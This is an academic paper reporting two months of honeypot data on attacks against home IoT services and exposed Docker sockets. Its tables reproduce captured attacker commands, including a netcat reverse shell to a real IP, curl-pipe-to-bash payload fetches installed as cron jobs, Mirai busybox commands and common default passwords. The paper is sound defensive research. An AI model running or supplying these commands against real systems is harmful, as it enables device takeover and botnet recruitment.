A Report on the Security of Home Connections with IoT and Docker Honeypots*

Stefano Bistarelli, Emanuele Bosimini, and Francesco Santini

Dipartimento di Matematica e Informatica, Università di Perugia, Perugia, Italy
[stefano.bistarelli,emanuele.bosimini,francesco.santini]@unipg.it

Abstract

This paper collects information related to attacks that may affect the security of home devices and software. In particular, we focus on i) IoT attacks, exploiting low energy consumption hardware or enhanced appliances, and ii) applications running in Docker containers, which is now a very common means to run lightweight virtual machines. To gather the attack information we adopt *honeypots*, i.e. programs that simulate well-known services and protocols, or systems that can be targeted by bots or malicious people. Honeypots log all the activity performed on their interface, without implementing the service completely. We use three different honeypots (*Cowrie*, *Dionaea*, and *Whaler*), each of them able to simulate different services. All of them are installed on a Raspberry Pi by using different virtualisation technologies, and exposed to the world through a simple home data-connection. Information is then processed, queried, and visualised by using *ELK*.

1 Introduction

The *Internet of Thing* (*IoT*) devices are quite difficult to categorise by default: they are "things". In the consumer market, IoT is often a collective synonym of products pertaining to the concept of the "smart-home", covering devices and domestic appliances (such as lighting fixtures, thermostats, home security systems and cameras) that support one or more common ecosystems, and can be controlled via devices associated with such a home-based ecosystem, such as smartphones and smart speakers. As a matter of fact, IoT devices include from low-power embedded systems (e.g., sensors) to larger appliances, as smarTVs. All these devices are interconnected through a local network, but also to the Internet, and can send/receive messages to/from outside a smart-home. These devices use protocols that indeed overlap with well-known services of more standard devices (e.g., Telnet and SSH), but also use their own ports to support services specific to the IoT needs.

Moreover, the heterogeneity of configurations typical of IoT devices is an issue: applications need to be configured for each different environment if installed via classic methods. For this reason, container-based IoT solutions are becoming very popular: several *Docker*[1] images such as *Eclipse-Mosquitto*[2] (i.e., a MQTT broker) have reached more than ten million downloads[3]. A Docker container image is a lightweight, standalone, executable package of software that includes everything needed to run that application: code, runtime, system tools, system libraries and settings. In practice, a container corresponds to a lightweight virtual machine.

[1] Docker.com: https://www.docker.com.

[2] Eclipse-Mosquitto: https://mosquitto.org.

[3] *eclipse-mosquitto* Docker image: https://hub.docker.com/_/eclipse-mosquitto.

In this paper, we investigate the security of home data-connections, to which all the aforementioned systems are connected to in a modern house. To do this, we take advantage of *honeypots* [14]. Honeypots are hardware/software components used as "baits" to attract attackers: their purpose is to expose only the vulnerable interface of a complete service (e.g., Telnet) or device, without implementing all their logic and functionality. Honeypots can therefore be used to attract and record attacks by identifying the underlying patterns.

The study has been conducted by installing three different honeypots on a *Raspberry Pi* [19] through different virtualisation technologies: such software are *Cowrie*, *Dionaea*, and *Whaler*. We use a Raspberry device because honeypots have to be up and record activity for several weeks, and thus it is preferable to use a low-power device. Moreover, we adopt several honeypots because there exists no single solution that can track all the services we want to monitor.

After gathering enough information about attacks, we take advantage of the *Elastic Stack* (*ELK*) to process data and extract useful information about the security of smart-houses.[4] ELK is a group of open source products designed to help users take data from any type of source and in any format and search, analyse, and visualise that data (also in real time).

The paper is organised as follows: in Sect. 2 we describe the software tools we use to collect, process, and visualise data about the security of IoT protocols and Docker containers. In Sect. 3 we report the main results we extracted from running the honeypots for some weeks. Finally, Sect. 4 wraps up the paper with final conclusions and future work.

2 Background

In this chapter we will describe all the necessary elements that have served us in order to carry out the study and to obtain the desired results.

2.1 Honeypots: Log Sources

Each honeypot has its own characteristics: emulable services, level of interaction with the attacker, quality of the information collected. For this reason, we decided to install three different kinds of honeypots in order to evaluate as more threats as possible. Honeypots may offer different levels of interaction, depending on how much they are closer to the real service, or, on the contrary, how much they offer higher level abstractions of it. We call medium-interaction honeypots the ones that take advantage of low-interaction honeypots, and some functions of high-interaction honeypots. Cowrie [5] (version 1.5.1) is a medium-interaction honeypot based on *Kippo*.[5] It is used to emulate services often present on IoT devices such as SSH and Telnet. It provides a full-bodied file system and an evolved shell compared to its predecessor. These characteristics make it possible for the aggressor to take full advantage of it. Thanks to the on-screen response to commands like *wget* and *gcc*, the attacker actually believes he compiles the malware sources, which are instead saved on a separate file system that is not directly accessible. The attacker can upload files via SFTP and SCP. Cowrie not only records all attacks in plain log-format but also in JSON. A large amount of information is recorded: for instance, the used port, the commands relating to the session, the IP address of the attacker and the attack timestamp.

Dionaea [18] (version 0.7) is a low-interaction, server-side honeypot that emulates a vulnerable system. Even in this case the attacker can upload malware, which can be later analysed. It supports a wide range of protocols including SMB, HTTP, FTP, TFTP, MySQL, SIP [1]

[4] Elastic Stack: https://www.elastic.co/products/.
[5] Kippo: https://github.com/desaster/kippo.

Honeypot	Protocol	Ports
Cowrie	TCP	22 (SSH),23 (Telnet)
Whaler	TCP	2375 (Docker Unencrypted Socket)
Dionaea	TCP	21 (FTP), 42 (WINS replication), 135 (msrpc), 443 (HTTPS), 445 (SAMBA) 1433 (ms-sql), 1723 (PPTP), 1883 (MQTT), 3306 (mysql) 5060 (sip), 5061 (sip-tls), 8081 (HTTP alternative), 11211 (memcache)
Dionaea	UDP	69 (TFTP), 5060 (sip), 1900 (UPnP), 5061 (sip-tls)

Table 1: Ports and protocols emulated by the honeypots we adopted in experiments.

(VOIP) (but not SSH and Telnet, for which we use Cowrie). In addition, it is possible to emulate protocols typical of current IoT-based home-environment, such as SmartTV, CCTV, or game consoles (e.g., PlayStation [6] and XBOX [10]). These protocols are *UPnP* (*Universal Plug and Play*), *MQTT* [11] (*Message Queue Telemetry Transport*) and *XMPP* [17] (*Extensible Message Passing Protocol*). UPnP [12] is a set of protocols which allows devices such as computers, printers, routers or cameras to discover each other presence and establish network services for data sharing, communications, and entertainment. MQTT is a simple messaging protocol, designed for constrained devices with low-bandwidth. It allows for sending commands to control outputs, read and publish data from sensor nodes. XMPP identifies a set of open technologies for instant messaging, presence, multi-party chat, voice and video calls, collaboration, lightweight middle-ware, and generalised routing of XML data. Thanks to the emulation of SMB, Dionaea is also effective for the detection of worms as *WannaCry* [2].

Finally, Whaler [16] is a Docker honeypot which is composed by three different containers named *victim*, *agent* and *capture*. The victim container is a privileged *Docker in Docker* (*DinD*) container.[6] There is an internal vulnerable daemon exposed on port 2375. The container runs as privileged, so it is a desirable target. The agent container logs full details of the container being started (including start-up command and parameters), it performs a *diff* against the original image, and it resets the system for the next attack. The capture container implements *tcpdump* to analyse in future what happened inside the victim container from *pcap* files. The original version of Whaler redirects the logs to the *Logz.io* platform.[7] We offer a slightly different approach, and we redirect them to a local processing pipeline (see Sect. 2.2).

To conclude this section, in Tab. 1 we summarise all the ports of the services emulated by the three chosen honeypots, which we exposed and logged during out experiments.

2.2 Log Management and Data Visualisation Tools

The stack of programs that we use in our analysis is a collection open-source products including *Elasticsearch*, *Logstash* and *Kibana*. These three different products are commonly used in log analysis in IT environments. Logstash collects and analyses the logs, then Elasticsearch indexes them and stores information. Kibana finally presents the data in a dashboard. A fourth component is *Beats*, which is a platform for single-purpose data shippers.

Logstash allows for collecting data from multiple systems, where data can then be analysed and processed according to one's needs. The main components of Logstash are three: "input", "filter" and "output". "Input" is the source of information, which can be of any form (Database, File, Stream). Multiple sources can coexist with each other and at the same time. "Filter" is a parser capable of transforming data. When data is collected by the "input" component, events are filtered using plug-ins, and converted to another format. There is also the possibility

[6] To run the Docker daemon inside a container: https://github.com/jpetazzo/dind.
[7] *Logz.io*: https://logz.io.

of creating new data starting from the initial ones. The use of filters is very important to determine additional information on the origin of the attacks. "Output" ensures that collected and transformed data is redirected to one or more destinations, even simultaneously. In the most common case, like ours, we transfer the modified data to Elasticsearch.

Elasticsearch [7] is a full text search engine based on *Lucene*, a project supported by the Apache Software Foundation. It creates indexes on all types of documents. All field properties are automatically detected and indexed by default. Using a RESTful API, it is possible to perform *CRUD* operations: create, read, update, and delete are the four basic functions of persistent storage.

Last but not least, Kibana [8] is a dashboard designed to display data stored on Elasticsearch. It allows creating a dashboard and perform advanced data analysis and visualise data in a variety of charts, tables, and maps. Its simple, browser-based interface enables a user to quickly create and share dynamic dashboards.

3 Attack Analysis

We split the section in two, describing the experiment to test the security of IoT devices (Sect. 3.1) and Docker containers (Sect. 3.2). To enhance the security of the selected three honeypots, due to their exposition to attacks, we decided to dockerise them: a Docker container provides a layer of isolation w.r.t. the underlying operating system. A container version also simplified the installation and removal of honeypots.

3.1 IoT Attacks (Cowrie and Dionaea)

The study carried out with these two honeypots focuses on the identification of IoT attacks starting from the collected metadata, and trying to identify their origin when possible. In order to achieve this, we left Dionaea and Cowrie active for a period of about two months: between mid-November and February 2019, with a one-month break between December and January, with the purpose to avoid different distribution of traffic due to holidays in many countries. In order to homogenise the results, we used Logstash (Sect. 2.2) to raise the events from multiple sources, to transform them, and merge the relative metadata to a single destination. This large amount of metadata (IP addresses, types of services, credentials, DNS, malware signatures) is queried and analysed with the purpose to identify the patterns of interaction.

We monitored all the services that Cowrie and Dionaea are able to log from Tab. 1, and among them, we can distinguish through a set of parameters whether an attack is IoT or not, including the behaviour of the malware. The goal of the attacks is clearly to take control of the device. The attack phase generally takes place in two steps: the scanning of the devices to be infected and the actual execution of the attack. Both phases are executed and managed by a program which is *Command and Control* (CnC). This program scans IP addresses and, if it finds one, it tries to connect to it by using a set of default credentials. If the combination of malware credentials turns out to be right, the CnC transmits the malware to the device. Once executed, the compromised device waits for any orders from the CnC. We can distinguish different IoT malware families according to which ports they scan and which default credentials they use. However, the attack pattern generally remains the same. In addition to malware behaviour, we can identify other characteristic traits of IoT attacks, such as the default dictionaries and the commands that are executed. The attacked port is a necessary but not sufficient condition to determine the type of attack. Attacks against the SSH protocol should be filtered for the combination of attempted credentials. If the device has been successfully accessed, it is also



Figure 1: Geolocation of collected attacks towards IoT devices.

useful to combine the various scripts and commands. For example, an attack that includes the execution of *busybox*[8] associated with the SSH service is an IoT attack for us, since it is a conventional Mirai-malware behaviour [13], a well-known threat.

Fig. 1 shows IoT attacks that didn't come from anonymous IP addresses. About 20,000 attacks on IoT devices have been recorded, including 10,000 from America, then Europe and finally Asia. In Fig. 2 we use filters to precisely locate the IP address of the attacker in a country.

In Fig. 3 we show all the attacks that Cowrie and Dionaea received, not considering only IoT attacks as previously introduced. By comparing Fig. 2 and Fig. 3, most of the countries with more attacks correspond, such as USA, England, Russia and the Netherlands. On the other hand, the result about China in Fig. 2 indicates a greater interest in attacking IoT protocols.

In Fig. 4 we show a chart filtering out all the attacks except those directed towards the MQTT protocol. At the first place we have USA, followed by China.

In Tab. 2 we detail the attacks coming from the top 10 of the states that performed IoT attacks. We filtered the number of attacks based on some peculiarities that only concern IoT devices. For example, to filter the number of SSH attacks, we categorised them by the credentials



Figure 2: Percentage of IoT attacks, filtered by country.

[8]Busybox: https://busybox.net.



Figure 3: Percentage of generic attacks, filtered by state.



Figure 4: Percentage of MQTT attacks, filtered by state.

	MQTT	UPnP	Telnet	SSH	SIP	SIP-TLS	HTTP (80/8080)
Brazil	0	75720	399	141	0	0	178
China	12	2571	3779	3434	20	2	4430
France	1	14	194	1468	12	0	291
India	0	1	688	221	0	0	63
Ireland	1	16	143	2400	0	0	1961
Netherlands	1	6	146	6224	1	0	15322
Russia	0	295	2035	8978	16	1	9473
UK	0	6	711	24945	0	0	14817
USA	4270	4512	34093	1830	76	0	1120
Vietnam	0	4	1134	1110	0	0	437

Table 2: IoT attacks per country (top 10 countries w.r.t. the amount of attacks).

that are used for IoT malware; in the following we report the malware the honeypots received during the experiment described in this paper.

We notice that the largest number of SSH attacks were carried out by IP addresses in the U.K. (24,945), and the prevailing approach that used things to connect to this service is brute-force, commonly used by Mirai. This attack vector attempts to access a device by using a list of well-known default account-credentials, as reported by the Mirai source code.[9]

Devices such as gaming consoles, Small-Office Home-Office routers [9], and Smart TVs use port 80 and 8080. Moreover, they regularly have Web-servers enabled, which automatically forward using UPnP. The Netherlands is the country with the largest number of attacks to this service (15,322). United Kingdom follows with 14k attacks, and China with 4k attacks.

Although many IoT devices have switched to SSH, we have found a large amount of Telnet attacks from the United States, about 34k, followed by China (3,779), and China with 2,035.

MQTT brokers are vulnerable to *syn flood* attacks. Through the Shodan [3] search engine it is possible to identify and geolocalise MQTT brokers without encryption. By adopting this technique, we discover that United States is the country with the largest number of MQTT attacks (4,270), followed by China (12).

Many devices like cameras, consoles and routers use UPnP for simplicity reasons. Thanks to this protocol, it is possible to facilitate their ability to automatically detect other devices on a local network, in order to communicate and share data. The main problem with this protocol is security, as the devices can be exploited for *Denial of Service* attacks, becoming proxies and making botnet searches difficult. As we can see in the Tab. 2, surprisingly we have a large amount of UPnP attacks from Brazil, about 75k, much more than the other countries.

[9]Mirai: https://github.com/jgamblin/Mirai-Source-Code.

Commands	Count
/bin/busybox/ecchi	36918
rm /.t; rm/.sh; rm /.human	30962
rm /dev/.t; rm /dev/human	26662
/bin/busybox rm /.nippon	25047
cat binfmt_misc/.nippon;	25027

Table 3: Mostly recurrent commands.

Password	Count
admin	161619
xc3511	3401
default	2187
123456	2083
12345	2051

Table 4: Mostly recurrent passwords.

In order to understand who really attacked our honeypots, we use DNS. To deduce, when possible, the names of the servers, we used Logstash to translate IP addresses as names, and use tools like the command line and the Shodan search engine. As shown in Fig. 5, 42.53% of attacks come from a private IP address. The underlying idea behind these attacks is to exploit the potential of anonymous proxies, in order to transform a single-source DoS attack into a distributed one (DDoS), making it much more difficult to mitigate it. The anomalous traffic sources are generally blacklisted according to the country of origin. However, by exploiting anonymous proxies, the attack not only spreads over more IPs, but also over multiple geographical areas, making blacklisting useless. The private IP address shown in Fig. 5 denotes an anonymous proxy. This kind DDoS traffic emerging from public proxies point to anonymisers is known as "Shotgun" DDoS attack.[10]

Most attacks against the Telnet protocol, as shown in Fig. 6, come from the private IP. This system covers 45% of total attacks. In second place we have as hostname *hostby.channelnet.ie*. This bot launches automatic XSS and SQL-Injection attacks, according to *Abuseipdb*[11]. It also attempts to access vulnerable SSH devices.

If an IoT device has an active SSH service and a combination of credentials compatible with the bot dictionary, then it becomes accessible. Table 3 displays which commands are most used for Telnet and SSH sessions collected by Cowrie honeypot. Table 4 shows the list of the five most common passwords used to access the systems using the SSH protocol. Combining the credentials and the commands executed once we have access to the device, we have obtained interesting results. If we analyse Mirai, we have a perfect correlation between the passwords and the commands registered with those present in the source code.



Figure 5: Percentage of attacks, filtered by DNS.

[10] Shotgun DDoS attacks involve the delivering of requests to the target through multiple online anonymisation services.

[11] Abuseipdb:https://www.abuseipdb.com

Attack vector	Attack Type	Malware Families	No. Attacks (%)
Bruteforce	DoS	Mirai, Ircbot	61.8
UPnP exposed to WAN	NAT Injection, DoS	n.a.	36
Unencrypted MQTT	MITM	n.a.	2
RCE	CryptoJacking	n.a.	0.2

Table 5: A classification of attacks.

Finally, we are interested in the percentage of infections grouped by country, in order to understand the "most famous" malware per state. As we can see in Fig. 7, *Mirai-sj* is the most downloaded infection compatible with IoT systems, whose main origin is the United States, followed by Romania. As seen in Tab. 2, UK performed a great deal of IoT attacks on the SSH port, even though we did not find any traces of malware. Another detected malware is *downloader-js*, is a Trojan horse that downloads malicious files from websites and runs them. The origin of this malware mostly comes from the United States and Germany. The third malware is *trojan-generic*, and that comes from Singapore. However it is not classifiable as IoT due to the lack of useful information. The fourth malware is *perl:ircbot-d*. It exploits *CVE-2017-1000117*[12] to distribute an Internet Relay Chat (IRC) bot. This vulnerability enables attackers to pass a crafted *ssh://...* URL to victims and execute programs on their devices. The malware is cross-platform and also affects IoT devices. As for the classification of IoT attacks, we managed to classify 82% of the events received. Table 5 presents a classification of all the presented attacks based on their nature.

3.2 Docker Attacks (Whaler)

This honeypot remained active in June 2019: during this period, about 50 different IP addresses installed a container on this honeypot at least once; some of them were installed for malicious purposes. For each container Tab. 6 lists the related image, the origin of the attack, the commands and any changes in the file system. Among the various containers installed, we



Figure 6: Percentage of attacks per service, grouped by DNS.

[12]CVE: https://nvd.nist.gov/vuln/detail/CVE-2017-1000117.



Figure 7: Percentage of attacks, filtered by signatures.

decided to include in the table the most interesting ones, i.e., with more information to be analysed. As we can see in Tab. 6, in the first container the attacker plans the execution of some commands with the purpose to open a shell. Something rather curious, given that using the command *docker exec -it "container id" bash* you obtain the same result. However, it is more difficult to get information from a reverse shell than using the Docker primitives. We deduce that the attacker wants to exploit the offered flaw more silently. In the second container in Tab. 6, the attack is more explicit. A local HTTP tunnel has been created so that a web server can be exposed in a simple way. Thanks to it, the attacker moves a file that can ne executed using the *crond* service. The third container apparently has less explicit information: no commands and changes to the host files. Instead, it is crucial to understand how the attackers exploit such loopholes to launch containers capable of producing Bytecoin [4] or Monero [15], or any other crypto-currency that uses the *cryptonight* algorithm. Since Docker supports IoT devices, if this service is available and exposed, containers of this type can be furtively installed. The fourth case corresponds to a *busybox* container, which can be exploited for *DDoS* attacks like the Mirai botnet. In this case, no sequence of commands to execute malware was recorded. Hence, we deduce that it was just a test. The last container is the one that really exploits the flaw as stated on the *exploit-db*[13] site. It uses the exposed socket to create a container mounted on '/' with read and write permissions. Then, an attacker may use *chroot* to exit the container-jail. As we can see in Fig. 8 by using the Kibana dashboard, the greatest number of attacks registered by Whaler comes from Europe, followed by America and Asia, mainly China.

Figure 8: Geolocation of attacks towards vulnerable Docker sockets.

[13]exploit-db:https://www.exploit-db.com/

Image	City	Cmd	Host File Changes
alpine:latest	Los Angeles	echo '* * * * * /usr/bin/nc 94.37.210.156 21 -e /bin/sh' >>/tmp/etc/crontabs/root	/etc/crontabs /etc/crontabs/root
alpine-curl:0.1.6	Amsterdam	curl –retry 3 -m 60 -o /tmp7ad4e9/tmp/tmpfile6ffe "http://d81bbf05.ngrok.io/f/serve?l=d&r=6ffe"; echo "* * * * * root sh /tmp/tmpfile6ffe" > /tmp7ad4e9/etc/crontab; echo "* * * * * root sh /tmp/tmpfile6ffe " > /tmp7ad4e9/etc/cron.d/1m; chroot /tmp7ad4e9 sh -c "cron || crond"	
miner:latest	Los Angeles	none	
busybox:latest	Shangai	sh	/root /root/.ssh /root/.ssh/authorized_keys
alpine:latest	Denver	chroot /mnt /bin/sh -c curl -s -L http://pewp.5gbfree.com/ip.php >/dev/null; curl -s -L http://ix.io/1K8E | bash -s;	

Table 6: Whaler results.

4 Conclusion and Future Work

With the help of the ELK stack we were able to collect valuable information as the most used credentials, locate and enumerate IP addresses. The GeoIP filter of Logstash was essential to analyse the frequency and geographical distribution of attacks on IoT services. Three years after the DDoS attack performed by the Mirai botnet, the passwords associated with the attacks we logged are exactly the same as those used by the homonymous malware. If such obsolete malware continues to spread after all this time, it means that the security levels of our devices that we have at home is very bad. The safety of these smart devices should be implemented by default as they create a bridge between the physical and the connected world for a user. For this reason, the identification of devices can be simplified. Even when models or firmware versions are vulnerable, detecting such devices on the network can be particularly difficult. To mitigate this problem, IoT device manufacturers may adopt a uniform method to identify the version of the model and firmware on the network, for example, by coding them in a portion of the MAC address of the device. Thanks to this arrangement, the device would be visible to the user's home router, which could disable remote access until a security patch is released. In the future we plan to work on the prediction of attacks, by first preprocessing the datasets collected during the study and then trying to classify attacks using the collected metadata, from which we will extract the features. In this way, it will be possible to improve the heuristics of future *Intrusion Detection Systems*.

Acknowledgements

This work has been supported by project "*Rappresentazione della Conoscenza e Apprendimento Automatico (RACRA)* ("Ricerca di base" 2018–2020). We also thank "Gruppo Nazionale per il Calcolo Scientifico" (GNCS-INdAM, "Istituto Nazionale di Alta Matematica") for supporting this research line.

References

[1] A. Acharya, D. D. Kandlur, P. Mahadevan, Z.-Y. Shae, and A. Singh. Enabling collaborative applications using session initiation protocol (sip) based voice over internet protocol networks (VoIP), May 20 2008. US Patent 7,376,129.

[2] S. Bistarelli, M. Parroccini, and F. Santini. Visualizing bitcoin flows of ransomware: Wannacry one week later. In *Proceedings of the Second Italian Conference on Cyber Security*, volume 2058 of *CEUR Workshop Proceedings*. CEUR-WS.org, 2018.

[3] R. Bodenheim, J. Butts, S. Dunlap, and B. Mullins. Evaluation of the ability of the shodan search engine to identify internet-facing industrial control devices. *International Journal of Critical Infrastructure Protection*, 7(2):114 – 123, 2014.

[4] I. Eyal and E. Sirer. Majority is not enough: Bitcoin mining is vulnerable. *Commun. ACM*, 61(7):95–102, June 2018.

[5] D. Fraunholz, D. Krohmer, S. D. Anton, and H. Dieter Schotten. Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot. In *2017 International Conference on Cyber Security And Protection Of Digital Services (Cyber Security)*, pages 1–7, June 2017.

[6] D. Goodin. User data stolen in sony playstation network hack attack. *Ars Technica*, 2011.

[7] C. Gormley. *Elasticsearch: The Definitive Guide: A Distributed Real-Time Search and Analytics Engine*. O'Reilly Media, feb 2015.

[8] Y. Gupta. *Kibana Essentials*. Packt Publishing, 2015.

[9] J.-M. Hsu, C.-F. Hsu, and C.-M. Huang. Design of an ipv6 soho router based on embedded linux system. In *19th International Conference on Advanced Information Networking and Applications (AINA'05) Volume 1 (AINA papers)*, volume 2, pages 827–832. IEEE, 2005.

[10] A. Huang. Hacking the xbox: an introduction to reverse engineering. 2002.

[11] U. Hunkeler, H. L. Truong, and A. Stanford-Clark. Mqtt-s a publish/subscribe protocol for wireless sensor networks. In *2008 3rd International Conference on Communication Systems Software and Middleware and Workshops (COMSWARE '08)*, pages 791–798, Jan 2008.

[12] M. Jeronimo and J. Weast. *UPnP design by example*, volume 158. Intel Press, 2003.

[13] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas. Ddos in the iot: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[14] M. Nawrocki, M. Wählisch, T. C Schmidt, C. Keil, and J. Schönfelder. A survey on honeypot software and data analysis. *arXiv preprint arXiv:1608.06249*, 2016.

[15] S. Noether. Ring signature confidential transactions for monero. Cryptology ePrint Archive, Report 2015/1098, 2015. https://eprint.iacr.org/2015/1098.

[16] OnCyberBlog. Whaler - a docker based honeypot. https://github.com/oncyberblog/whaler, 2018.

[17] P. Saint-Andre, K. Smith, R. Tronçon, and R. Troncon. *XMPP: the definitive guide*. " O'Reilly Media, Inc.", 2009.

[18] T. Sochor and M. Zuzcak. Study of internet threats and attack methods using honeypots and honeynets. In A. Kwiecień, Piotr Gaj, and Piotr Stera, editors, *Computer Networks*, pages 118–127, Cham, 2014. Springer International Publishing.

[19] A. Wallace and M. Richardson. *Getting Started With Raspberry Pi: An Introduction to the Fastest-Selling Computer in the World*. Maker Media, Inc, 2016.